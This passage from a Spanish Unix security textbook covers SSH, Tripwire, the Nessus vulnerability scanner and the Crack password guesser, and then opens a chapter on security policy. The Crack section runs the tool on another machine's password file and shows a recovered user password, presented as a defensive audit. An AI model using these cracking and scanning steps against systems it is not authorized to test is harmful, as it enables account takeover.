Tradicionalmente el intercambio de datos entre sistemas Unix (desde la transferencia de ficheros o la compartición de archivos vía NFS hasta el acceso remoto) se ha realizado utilizando mecanismos en los que la seguridad era un factor poco importante frente a otros como la velocidad o la disponibilidad. Sin embargo, conforme ha ido aumentando la calidad de los medios de transmisión (en la actualidad cualquier pequeña organización tiene al menos una red *Fast Ethernet* capaz de alcanzar velocidades de 100 Mbps, cuando no una ATM, una FDDI o incluso una GigaEthernet que alcanza los 1000 Mbps de velocidad), y también conforme ha ido aumentando la peligrosidad de las redes, especialmente de Internet, se ha ido considerando más el grave problema que implica una transmisión de datos en texto claro, ya sea un *telnet*, un *ftp* o incluso la transmisión de datos que tiene lugar al utilizar sistemas de ficheros en red. Por suerte, en la actualidad, casi nadie sigue usando los medios clásicos de intercambio de datos entre equipos Unix: por ejemplo, muy poca gente sigue conectando mediante *telnet* a máquinas remotas, mientras que hace unos pocos años era habitual ver estas conexiones incluso entre máquinas separadas por multitud de redes. Casi todos los mecanismos clásicos se han reemplazado por protocolos que incorporan el cifrado en mayor o menor medida, de forma que un pirata que captura datos transmitidos entre sistemas lo tiene muy difícil para conseguir información importante, como una clave de usuario; ejemplos de protocolos que incorporan la criptografía son SSL (*Secure Socket Layer*) o TCFS (*Transparent Cryptographic File System*, del que ya hemos hablado en este proyecto).

Dentro de todo estos modelos considerados seguros está *Secure Shell* (SSH), un *software* cuya principal función es permitir la conexión remota segura a sistemas a través de canales inseguros, aunque también se utiliza para la ejecución de órdenes en ese sistema remoto o transferir ficheros desde o hacia él de manera fiable ([Ylo96]); es, por tanto, el sustituto ideal de órdenes como *telnet*, *ftp* o *r** de Unix BSD. Todo esto utilizando RSA, SecurID, Kerberos, TIS o la autenticación clásica de

⁴Concretamente en IRIX este mecanismo no funciona, hay que matar el demonio y volverlo a lanzar.

Unix (*login* y *password*). Además, y entre otras características, SSH también soporta el cifrado automático en sesiones X-Window o modelos de seguridad más avanzados, como el cifrado en NFS o la construcción de redes privadas virtuales; su código fuente es libre para uso no comercial (existe otro *software* casi completamente compatible con **ssh** y completamente libre, denominado *OpenSSH*) y se puede obtener en <http://www.ssh.fi/>. En la actualidad, SSH funciona sobre la mayoría de clones de Unix (también existen versiones para Windows y MacOS), y es ampliamente utilizado en todo tipo de entornos, desde universidades a bancos pasando por empresas de cualquier sector.

SSH está formado por un programa servidor, **sshd**, varios programas cliente (**ssh** y **scp** principalmente) y pequeñas aplicaciones para su configuración, como **ssh-add**, **ssh-keygen** o **ssh-agent**. El programa demonio (**sshd**) se ejecuta en la máquina contra la cual conectamos, mientras que los clientes se han de ejecutar evidentemente en el sistema desde el cual conectamos; así, podemos iniciar una sesión en la máquina remota con una orden como la siguiente:

```
anita:~# ssh -l toni rosita
toni's password:
Last login: Thu Apr  6 03:58:32 2000 from anita
Linux 2.2.6
"A witty saying proves nothing."
-- Voltaire

rosita:~$
```

El parámetro ‘-l’ nos permite indicar el nombre de usuario en el sistema remoto (en caso contrario, se utilizará el mismo nombre que se posee en la máquina local); SSH también permite especificar desde línea de comandos una orden a ejecutar en la máquina a la que conectamos, de forma que cuando esta orden finalice se cerrará la conexión entre ambos sistemas:

```
anita:~# ssh -l toni luisa w
toni's password:
3:15am up 5 days, 1:30, 5 users, load average: 1.12, 1.04, 1.01
USER     TTY      FROM      LOGIN@    IDLE     JCPU     PCPU   WHAT
root     tty1     -          Sat12am  5days  0.02s  0.02s  bash
toni     tttyp1   :0.0      Sun 3pm   1:02   0.18s  0.13s  telnet rosita
toni     tttyp2   :0.0      Sun 4am   2.00s  2.40s  2.04s  vi tools.tex
toni     tttyp4   anita    Tue 1am   0.00s  1.31s  0.02s  w
anita:~#
```

Como hemos podido ver, **ssh** se utiliza básicamente para iniciar sesiones o ejecutar comandos en un sistema remoto; el otro programa cliente, **scp**, es utilizado para transferir ficheros entre máquinas, de una forma similar a **rcp**, lo que por ejemplo permite sustituir el *ftp* tradicional por este mecanismo. Si por ejemplo deseamos copiar todos los ficheros del directorio **/export/home/toni/** conectando al sistema remoto bajo el nombre de usuario **toni** en el directorio **/tmp/** de la máquina local, lo podemos conseguir con una orden como esta:

```
luisa:~# scp -r toni@anita:/export/home/toni/ /tmp/
toni's password:
luisa:~#
```

Como podemos ver, estamos indicando el nombre de usuario y el del sistema remotos separados por ‘@’, y separados a su vez de la ruta origen por el signo ‘:’.

Pero, ¿qué es lo que realmente hace cualquiera de estos clientes contra el servidor **sshd**? Si no indicamos lo contrario con la opción ‘-p’, el cliente conecta al puerto 22 de la máquina servidora y verifica que esta máquina es realmente con la que queremos conectar, intercambia las claves de cifrado entre sistemas (cifradas a su vez, para evitar que un atacante pueda obtener la información)

y autentica utilizando `.rhosts` y `/etc/hosts.equiv` (como los protocolos `r-*`), RSA o claves de usuario; si todo es correcto, el servidor asigna una terminal virtual (generalmente) a la conexión y lanza un *shell* interactivo. Podemos ver con detalle este proceso utilizando la opción ‘`-v`’ del cliente:

```
luisa:~# ssh -v -l toni luisa
SSH Version 1.2.21 [i486-unknown-linux], protocol version 1.5.
Standard version. Does not use RSAREF.
luisa: Reading configuration data /etc/ssh_config
luisa: ssh_connect: getuid 0 geteuid 0 anon 0
luisa: Connecting to luisa [195.195.5.2] port 22.
luisa: Allocated local port 1023.
luisa: Connection established.
luisa: Remote protocol version 1.5, remote software version 1.2.21
luisa: Waiting for server public key.
luisa: Received server public key (768 bits) and host key (1024 bits).
luisa: Host 'luisa' is known and matches the host key.
luisa: Initializing random; seed file /root/.ssh/random_seed
luisa: Encryption type: idea
luisa: Sent encrypted session key.
luisa: Received encrypted confirmation.
luisa: Trying rhosts or /etc/hosts.equiv with RSA host authentication.
luisa: Remote: Rhosts/hosts.equiv authentication refused:\n
      client user 'root', server user 'toni', client host 'luisa'.
luisa: Server refused our rhosts authentication or host key.
luisa: No agent.
luisa: Doing password authentication.
toni's password:
luisa: Requesting pty.
luisa: Failed to get local xauth data.
luisa: Requesting X11 forwarding with authentication spoofing.
luisa: Requesting shell.
luisa: Entering interactive session.
Last login: Thu Apr  6 04:13:41 2000 from luisa
Linux 2.2.6
If you want divine justice, die.
-- Nick Seldon

luisa:~$ exit
logout
Connection to luisa closed.
luisa: Transferred: stdin 5, stdout 491, stderr 29 bytes in 2.6 seconds
luisa: Bytes per second: stdin 1.9, stdout 189.0, stderr 11.2
luisa: Exit status 0
luisa:~#
```

Como sucede en cualquier programa cliente–servidor, la configuración de la parte cliente es mucho más sencilla que la de la parte servidora: ni siquiera es necesario el fichero de configuración general `/etc/ssh_config`, donde se definen parámetros por defecto (que cada usuario puede modificar para sí mismo en sus propios ficheros o en línea de órdenes). Sólo necesitamos el ejecutable (por ejemplo, `ssh`), que generará en el directorio `$HOME/.ssh` de quien lo ejecute varios ficheros necesarios para su funcionamiento; quizás el más importante sea `known_hosts`, donde se almacenan las claves públicas de los diferentes sistemas a los que se conecta. Estas claves, una por línea, se guardan la primera vez que se conecta a una determinada máquina, algo que el cliente indica con un mensaje de esta forma:

```

rosita:~# ssh -l toni luisa
Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no)? yes
Host 'luisa' added to the list of known hosts.
toni's password:
Last login: Thu Apr  6 23:20:42 2000 from :0.0
Linux 2.2.6
Drive defensively. Buy a tank.

luisa:~$
```

Por su parte, la configuración del servidor es algo más compleja; en el archivo `/etc/sshd_config`, fichero de configuración del demonio `sshd`, se especifican todos los parámetros necesarios para su funcionamiento. Algunos de estos parámetros, quizás los más útiles, son `AllowHosts` y `DenyHosts`, donde como su nombre indica se mencionan los sistemas desde los que la conexión a nuestro demonio se permite o se deniega; al contrario de lo que mucha gente sigue pensando, utilizar SSH no implica tener disponible el servicio para todo el mundo, y es aquí donde indicamos los sistemas desde donde permitimos conexiones. Además, podemos servir `sshd` desde `inetd` modificando convenientemente `/etc/inetd.conf` en lugar de hacerlo como demonio independiente, de forma que podemos aprovechar un *software* como *TCP Wrappers* para restringir conexiones; el único inconveniente de este modelo es que cada vez que alguien conecta al demonio éste tiene que generar una clave RSA para esa conexión, lo que en determinadas situaciones puede sobrecargar demasiado al sistema. Si de cualquier forma queremos seguir este mecanismo, hemos de modificar `/etc/services` para añadir una línea como la siguiente:

```
ssh          22/tcp
```

Y también modificaremos `/etc/inetd.conf` añadiendo la configuración del nuevo servicio:

```
ssh stream tcp    nowait root    /usr/sbin/tcpd /usr/local/sbin/sshd -i
```

Tras lo cual, como cada vez que modificamos este archivo, hemos de conseguir que `inetd` lo relea enviándole al demonio la señal `SIGHUP`.

15.5 Tripwire

La herramienta *Tripwire* ([KS93], [KS94b]) es un comprobador de integridad para ficheros y directorios de sistemas Unix: compara un conjunto de estos objetos con la información sobre los mismos almacenada previamente en una base de datos, y alerta al administrador en caso de que algo haya cambiado. La idea es simple: se crea un resumen de cada fichero o directorio importante para nuestra seguridad nada más instalar el sistema, y esos resúmenes se almacenan en un medio seguro (un CD-ROM o un disco protegido contra escritura), de forma que si alguno de los ficheros es modificado (por ejemplo, por un atacante que sustituye un programa por una versión troyanizada o añade una entrada en nuestro fichero de contraseñas) *Tripwire* nos alertará la próxima vez que realicemos la comprobación. Para generar esos resúmenes se utilizan funciones *hash*, de forma que es casi imposible que dos ficheros generen el mismo resumen; concretamente *Tripwire* implementa MD2, MD4, MD5, *Snefru*, CRC-16 y CRC-32.

Una vez hemos compilado el código fuente de *Tripwire* debemos inicializar la base de datos; para ello necesitamos en primer lugar crear el fichero `tw.config` en la localización indicada en `include/config.h`, donde especificaremos los directorios a analizar (en el directorio `configs/` tenemos algunos ficheros de ejemplo, adecuados a diferentes plataformas Unix). A continuación inicializaremos la base de datos con la orden `tripwire -initialize` (o simplemente `-init`):

```

anita:/tmp/tripwire-1.2/src# ./tripwire -init
### Phase 1:  Reading configuration file
```

```

### Phase 2: Generating file list
### Phase 3: Creating file information database
###
### Warning: Database file placed in ./databases/tw.db_anita.
###
### Make sure to move this file file and the configuration
### to secure media!
###
### (Tripwire expects to find it in '/usr/local/tw'.)
anita:/tmp/tripwire-1.2/src#

```

En el fichero `./databases/tw.db_anita` se encuentran las funciones resumen de los archivos y directorios especificados en `tw.config`; evidentemente, los datos de ese fichero se asumen como fiables, por lo que es recomendable generarlos **antes** de abrir la máquina a los usuarios, nada más instalar el operativo. Además, si un usuario lo consigue modificar toda la seguridad de *Tripwire* se rompe, así que deberemos almacenarlo en un medio seguro (por ejemplo, de sólo lectura), e incluso imprimir en papel una copia para realizar comprobaciones si sospechamos de un ataque.

Con la base de datos inicial ya generada, podemos ejecutar regularmente *Tripwire* para verificar que no ha cambiado ningún resumen de nuestros ficheros; para ello es necesario utilizar dicha base de datos desde una fuente segura (por ejemplo, recién copiada desde el medio de sólo lectura al disco, en modo monousuario):

```

anita:/tmp/tripwire-1.2/src# ./tripwire &>resultados
anita:/tmp/tripwire-1.2/src# head -17 resultados
### Phase 1: Reading configuration file
### Phase 2: Generating file list
### Phase 3: Creating file information database
### Phase 4: Searching for inconsistencies
###

###                               Total files scanned:          4821
###                               Files added:              2
###                               Files deleted:            0
###                               Files changed:             4413
###

###                               After applying rules:
###                               Changes discarded:      3959
###                               Changes remaining:       458
###

added:  -rw----- root          0 May  5 03:46:06 2000 /var/tmp/test
changed: -rw-r--r-- root        972 May  5 03:49:53 2000 /var/adm/utmp
changed: -rw-r--r-- root      10044 May  5 03:49:53 2000 /var/adm/utmpx
anita:/tmp/tripwire-1.2/src#

```

Finalmente, debemos pensar que existirán ficheros o directorios que van a cambiar habitualmente (por ejemplo, el archivo de contraseñas cada vez que añadimos a un usuario al sistema); por tanto, es lógico que *Tripwire* ofrezca un mecanismo de actualización de la base de datos. Es más, este programa posee dos: o bien el modo interactivo o el modo actualización. En el primero, cada vez que *Tripwire* detecte un fichero con modificaciones nos consultará si deseamos actualizar nuestra base de datos, mientras que en el modo *update* se utiliza para la actualización o bien un nombre de archivo (si es lo único modificado) o bien un directorio pasado como parámetro al ejecutable. El modo interactivo se invoca mediante la opción **-interactive**:

```

anita:/tmp/tripwire-1.2/src# ./tripwire -interactive
### Phase 1: Reading configuration file
### Phase 2: Generating file list

```

```

### Phase 3: Creating file information database
### Phase 4: Searching for inconsistencies
###
###          Total files scanned:      4820
###          Files added:           1
###          Files deleted:         0
###          Files changed:        4413
###
###          After applying rules:
###          Changes discarded:   3958
###          Changes remaining:   457
###
added: -rw----- toni      32768 May  5 03:55:29 2000 /var/tmp/Rx0000755
---> File: '/var/tmp/Rx0000755',
---> Update entry? [Y/N(y)nh?]

```

Mientras que el modo *update* se consigue mediante el parámetro *-update*; por ejemplo, si hemos añadido a un usuario (y por tanto modificado los ficheros */etc/passwd* y */etc/shadow*), actualizaremos la base de datos de *Tripwire* con la siguiente orden:

```

anita:/tmp/tripwire-1.2/src# ./tripwire -update /etc/passwd /etc/shadow
### Phase 1: Reading configuration file
### Phase 2: Generating file list
Updating: update file: /etc/passwd
Updating: update file: /etc/shadow
### Phase 3: Updating file information database
###
### Old database file will be moved to 'tw.db_anita.old'
###           in ./databases.
###
### Updated database will be stored in './databases/tw.db_anita'
###           (Tripwire expects it to be moved to '/usr/local/tw'.)
###
anita:/tmp/tripwire-1.2/src#

```

Tripwire es una herramienta muy útil como sistema de detección de intrusos ([KS94a]) en nuestras máquinas Unix; ejecutarlo periódicamente, y mantener segura la base de datos de resúmenes – donde recordemos que reside **toda** la fiabilidad del producto – nos puede ayudar a detectar accesos no autorizados al sistema y, más importante, modificaciones que el pirata haya podido realizar en él para garantizarse un futuro acceso.

15.6 Nessus

Sin duda una de las herramientas de seguridad más utilizadas durante años en todo tipo de entornos Unix ha sido SATAN (*Security Analysis Tool for Auditing Networks*), desarrollada por dos pesos pesados dentro del mundo de la seguridad: Dan Farmer y Wietse Venema. La tarea de SATAN (o SANTA) era detectar vulnerabilidades de seguridad en sistemas Unix y redes, desde fallos conocidos en el *software* hasta políticas incorrectas ([Fre98]); el resultado de su ejecución se mostraba en formato HTML, de forma que cualquier administrador podía analizar esa información de una forma muy cómoda. Evidentemente, esta herramienta puede convertirse en peligrosa en las manos de un pirata, por lo que sobre Farmer y Venema llovieron en su día las críticas por el diseño de SATAN; hoy en día, con las ideas de *Security through Obscurity* y similares ya superadas – esperemos –, nadie duda en reconocer la gran utilidad de este tipo de herramientas analizadoras de vulnerabilidades.

Sin embargo, todo esto sucedía en abril de 1995, y SATAN no se ha actualizado mucho desde

entonces (la última versión distribuida es la 1.1.1). Evidentemente, para una herramienta de seguridad este tiempo sin nuevas versiones es demasiado, por lo que en 1998 surgió *Nessus*, un analizador de vulnerabilidades gratuito, de código fuente libre, y lo más importante: igual de fácil – o más – de utilizar que su predecesor.

La distribución de *Nessus* consta de cuatro ficheros básicos: las librerías del programa, las librerías NASL (*Nessus Attack Scripting Language*), el núcleo de la aplicación y sus *plugins*; es necesario compilar en este orden cada una de esas partes. Además, el programa requiere para funcionar correctamente pequeñas aplicaciones adicionales, como la librería GMP, necesaria para las operaciones de cifrado. La compilación sobre diferentes plataformas Unix no ofrece ningún problema siempre que se realice en el orden adecuado, y se suele limitar a un `./configure, make y make install` para cada una de las cuatro partes de *Nessus*.

Una vez hemos compilado e instalado el programa necesitamos en primer lugar generar – como `root` – una clave de un solo uso para un usuario de *Nessus*:

```
luisa:~/nessus# nessusd -P toni,prueba
Generating primes: .....q....;
Retrying: .....q...pg
luisa:~/nessus#
```

Podemos verificar que el nombre de usuario se ha añadido correctamente utilizando la opción ‘-L’:

```
luisa:~/nessus# nessusd -L
toni - user password
luisa:~/nessus#
```

Ahora podemos lanzar ya la parte servidora de *Nessus*, el demonio `nessusd`; cuando esté este demonio ejecutándose (escucha peticiones en el puerto 3001 por defecto) podemos conectar a él mediante el cliente `nessus`. La primera vez que ejecutemos este programa nos pedirá una *pass phrase* con propósitos de autenticación, frase que se utilizará en ejecuciones posteriores del cliente:

```
luisa:~$ nessus
Generating primes: .....q.....pg
```

To protect your private key just generated, enter your personal
pass phrase, now. Keep that pass phrase secret. And each time
when you restart nessus, re-enter that pass phrase when you are
asked, for. This prevents anybody else from logging in to the
nessus server using your account.

The drawback of a pass phrase is that it will prevent you from being
able to use nessus(1) in a cron job or in a quiet script.
If you do not want to use a pass phrase, enter a blank one.

To change or remove the pass phrase, later on read in the manual
page nessus(1) about the -C option.

```
New pass phrase:
Repeat      :
```

```
luisa:~$
```

Entraremos entonces en un cómodo interfaz gráfico desde el que mediante el *password* de usuario creado anteriormente podemos conectar al servidor de *Nessus* y comenzar el análisis del sistema, especificando las diferentes opciones que el programa nos ofrece a través de dicho interfaz; en la


Figura 15.1: Interfaz gráfica de *Nessus*.

figura 15.1 se muestra el aspecto del entorno ofrecido por *Nessus*.

A pesar de la comodidad de estos interfaces gráficos, muchos usuarios de Unix seguimos prefiriendo la potencia y flexibilidad de la línea de órdenes; *Nessus* también ofrece la posibilidad de escanear un sistema sin utilizar entorno gráfico, volcando los resultados en un archivo de texto:

```
luisa:~$ cat entrada
rosita
luisa:~$ nessus -q localhost 3001 toni entrada salida.rosita
Pass phrase:
luisa:~$
```

La orden anterior conecta al servidor *nessusd* situado en el puerto 3001 de la máquina *luisa* bajo el nombre de usuario *toni*, y desde ahí lanza un ataque a los sistemas indicados en el archivo *entrada* (en este caso, sólamente a *rosita*); los resultados de dicho ataque se depositan tras el escaneo en el archivo *salida.rosita*, un fichero de texto normal y corriente:

```
luisa:~$ head -13 salida.rosita
rosita chargen (19/tcp)
rosita ftp (21/tcp)
rosita telnet (23/tcp) INFO The Telnet service is running. This service is
dangerous in the sense that it is not ciphered - that is, everyone can sniff
the data that passes between the telnet client and the telnet server. This
includes logins and passwords.
You should disable this service and use ssh instead.
Solution : Comment out the 'telnet' line in /etc/inetd.conf.
Risk factor : Low
rosita smtp (25/tcp)
rosita finger (79/tcp)
rosita www (80/tcp)
rosita sunrpc (111/tcp)
luisa:~$
```

15.7 Crack

Crack, desarrollado por el experto en seguridad Alec Muffet, es el ‘adivinador’ de contraseñas más utilizado en entornos Unix; actualmente se encuentra en su versión 5⁵, que funciona correctamente en la mayoría de clones del sistema operativo (Linux, Solaris, OSF...). Ejecutar periódicamente *Crack* sobre el fichero de contraseñas de sus sistemas es algo **muy recomendable** para cualquier administrador mínimamente preocupado por la seguridad, sin importar que se utilicen mecanismos para obligar a los usuarios a elegir *passwords* aceptables.

Este adivinador realiza una primera pasada sobre el fichero de claves intentando romper contraseñas en base a la información de cada usuario almacenada en el archivo; se trata de unas comprobaciones rápidas pero efectivas, ya que aunque la cantidad de datos del fichero no es muy grande, se trata de información frecuentemente utilizada como *password*. Tras esta pasada, entran en juego los diccionarios para seguir adivinando contraseñas (un diccionario no es más que un fichero con posibles *passwords* en él, generalmente uno por línea). El propio programa se distribuye con algunos de estos ficheros, pero es recomendable que se complementen con más diccionarios (existen multitud de ellos disponibles a través de Internet), especialmente con aquellos que contengan palabras que por las características del sistema sean susceptibles de ser usadas como claves; por ejemplo, si estamos en España seguramente nos convendrá utilizar un diccionario con palabras en castellano; si administráramos una máquina de un departamento de biología, otro con términos de esta ciencia... incluso

⁵ Aunque *Crack6* y *Crack7* existen, no son realmente nuevas versiones del programa, sino un rompecontraseñas minimalista y uno de fuerza bruta, respectivamente.

si sospechamos que nuestros usuarios son aficionados al deporte, o a la literatura griega antigua, podemos encontrar diccionarios adecuados a estos campos.

Con todos estos diccionarios – los propios y los que cada administrador puede añadir – *Crack* construye una base de datos con la que empieza a trabajar; la primera pasada utilizando diccionarios consiste simplemente en probar palabras con todas las letras en minúsculas. Posteriormente, se mezclan mayúsculas y minúsculas, y de esta forma se van combinando caracteres hasta añadir números y caracteres alfanuméricos a cada palabra de los diccionarios para comprobar que dicha combinación no es utilizada como contraseña en el sistema. Habitualmente las primeras pasadas son las que más claves son capaces de romper, pero una vez adivinados los *passwords* más débiles quizás nos interese seguir ejecutando *Crack* para obtener contraseñas más elaboradas: recordemos que un atacante puede aprovechar la potencia de servidores en los que ha penetrado para ejecutar *Crack* sobre nuestro fichero de contraseñas durante mucho tiempo, por lo que es posible que ‘adivine’ claves que *a priori* no son débiles.

Tal y como se explica en su documentación, la forma en que *Crack* trata de adivinar contraseñas es seguramente la que consigue mayor velocidad; en primer lugar se ordenan y se agrupan las entradas del fichero de *passwords* en base a su *salt* (ya comentamos el mecanismo de cifrado a la hora de hablar de autenticación de usuarios). Una vez clasificadas, para cada grupo de *salts* diferente se selecciona una entrada de diccionario convenientemente tratada (mayúsculas, números...), se cifra utilizando el *salt* (esto es lo que consume mayor tiempo de CPU) y se compara con la contraseña cifrada de cada miembro del grupo; si coinciden, se ha adivinado un nuevo *password*.

Para invocar a *Crack* utilizamos como argumento el fichero de claves a atacar; por ejemplo, imaginemos que en lugar de nuestro /etc/passwd vamos a romper las contraseñas de otra de las máquinas, guardadas en el fichero ‘maquina’:

```

luisa:/usr/local/c50a# ./Crack maquina
Crack 5.0a: The Password Cracker.
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996
System: Linux luisa 2.2.13 #6 Tue Apr 25 03:58:00 CEST 2000 i686 unknown
Home: /usr/local/c50a
Invoked: ./Crack maquina
Stamp: linux-2-unknown

Crack: making utilities in run/bin/linux-2-unknown
find . -name "*~" -print | xargs -n50 rm -f
( cd src; for dir in * ; do ( cd $dir ; make clean ) ; done )
make[1]: Entering directory '/usr/local/c50a/src/lib'
rm -f dawglib.o debug.o rules.o stringlib.o *
make[1]: Leaving directory '/usr/local/c50a/src/lib'
make[1]: Entering directory '/usr/local/c50a/src/libdes'
/bin/rm -f *.o tags core rpw destest des speed libdes.a .nfs* *.old \
*.bak destest rpw des speed
make[1]: Leaving directory '/usr/local/c50a/src/libdes'
make[1]: Entering directory '/usr/local/c50a/src/util'
rm -f *.o *
make[1]: Leaving directory '/usr/local/c50a/src/util'
make[1]: Entering directory '/usr/local/c50a/src/lib'
make[1]: '../run/bin/linux-2-unknown/libc5.a' is up to date.
make[1]: Leaving directory '/usr/local/c50a/src/lib'
make[1]: Entering directory '/usr/local/c50a/src/util'
all made in util
make[1]: Leaving directory '/usr/local/c50a/src/util'
Crack: The dictionaries seem up to date...

```

```

Crack: Sorting out and merging feedback, please be patient...
Crack: Merging password files...
Crack: Creating gecos-derived dictionaries
mkgecosd: making non-permuted words dictionary
mkgecosd: making permuted words dictionary
Crack: launching: cracker -kill run/Kluisa.11110
Done
luisa:/usr/local/c50a#

```

Tras devolver el control al *shell* el adivinador estará trabajando en segundo plano:

```

luisa:/usr/local/c50a# ps
  PID TTY      TIME CMD
10809 tttyp3    00:00:00 bash
11327 tttyp3    00:00:07 cracker
11330 tttyp3    00:00:00 kickdict <defunct>
11333 tttyp3    00:00:00 ps
luisa:/usr/local/c50a#

```

Podemos comprobar el estado del ataque en todo momento utilizando la utilidad *Reporter*:

```

luisa:/usr/local/c50a# ./Reporter
---- passwords cracked as of Thu May  4 08:05:35 CEST 2000 ----

Guessed jose [beatriz] Jose Luis,,0, [maquina /bin/ksh]

---- done ----
luisa:/usr/local/c50a#

```

Y para finalizar la ejecución del adivinador utilizaremos el *shellscrip* *plaster*:

```

luisa:/usr/local/c50a# ./scripts/plaster
+ kill -TERM 11327
+ rm -f run/Kluisa.11110
+ exit 0
luisa:/usr/local/c50a#

```

Para finalizar el punto, hay que volver a insistir sobre el uso regular de *Crack* en cada una de las máquinas bajo nuestra responsabilidad; aunque muchos administradores consideran el utilizar este tipo de programas equipararse a un pirata, hemos de pensar siempre que es mejor que las contraseñas débiles las encuentre el *root* antes que un atacante. Y si el administrador no utiliza un adivinador de este estilo, puede dar por seguro que un pirata no dudará en hacerlo.

Capítulo 16

Políticas y normativa

16.1 Introducción

El término **política de seguridad** se suele definir como el conjunto de requisitos definidos por los responsables directos o indirectos de un sistema que indica en términos generales qué está y qué no está permitido en el área de seguridad durante la operación general de dicho sistema ([Org88]). Al tratarse de ‘términos generales’, aplicables a situaciones o recursos muy diversos, suele ser necesario refinar los requisitos de la política para convertirlos en indicaciones precisas de qué es lo permitido y lo denegado en cierta parte de la operación del sistema, lo que se denomina **política de aplicación específica** ([MPS⁺⁹³]).

Una política de seguridad puede ser **prohibitiva**, si todo lo que no está expresamente permitido está denegado, o **permisiva**, si todo lo que no está expresamente prohibido está permitido. Evidentemente la primera aproximación es mucho mejor que la segunda de cara a mantener la seguridad de un sistema; en este caso la política contemplaría todas las actividades que se pueden realizar en los sistemas, y el resto – las no contempladas – serían consideradas ilegales.

Cualquier política ha de contemplar seis elementos claves en la seguridad de un sistema informático ([Par94]):

- Disponibilidad
Es necesario garantizar que los recursos del sistema se encontrarán disponibles cuando se necesitan, especialmente la información crítica.
- Utilidad
Los recursos del sistema y la información manejada en el mismo ha de ser útil para alguna función.
- Integridad
La información del sistema ha de estar disponible tal y como se almacenó por un agente autorizado.
- Autenticidad
El sistema ha de ser capaz de verificar la identidad de sus usuarios, y los usuarios la del sistema.
- Confidencialidad
La información sólo ha de estar disponible para agentes autorizados, especialmente su propietario.
- Posesión
Los propietarios de un sistema han de ser capaces de controlarlo en todo momento; perder

este control en favor de un usuario malicioso compromete la seguridad del sistema hacia el resto de usuarios.

16.2 Análisis de riesgos

El término **análisis de riesgos** hace referencia al proceso necesario para responder a tres cuestiones básicas sobre nuestra seguridad:

- ¿qué queremos proteger?
- ¿contra quién o qué lo queremos proteger?
- ¿cómo lo queremos proteger?

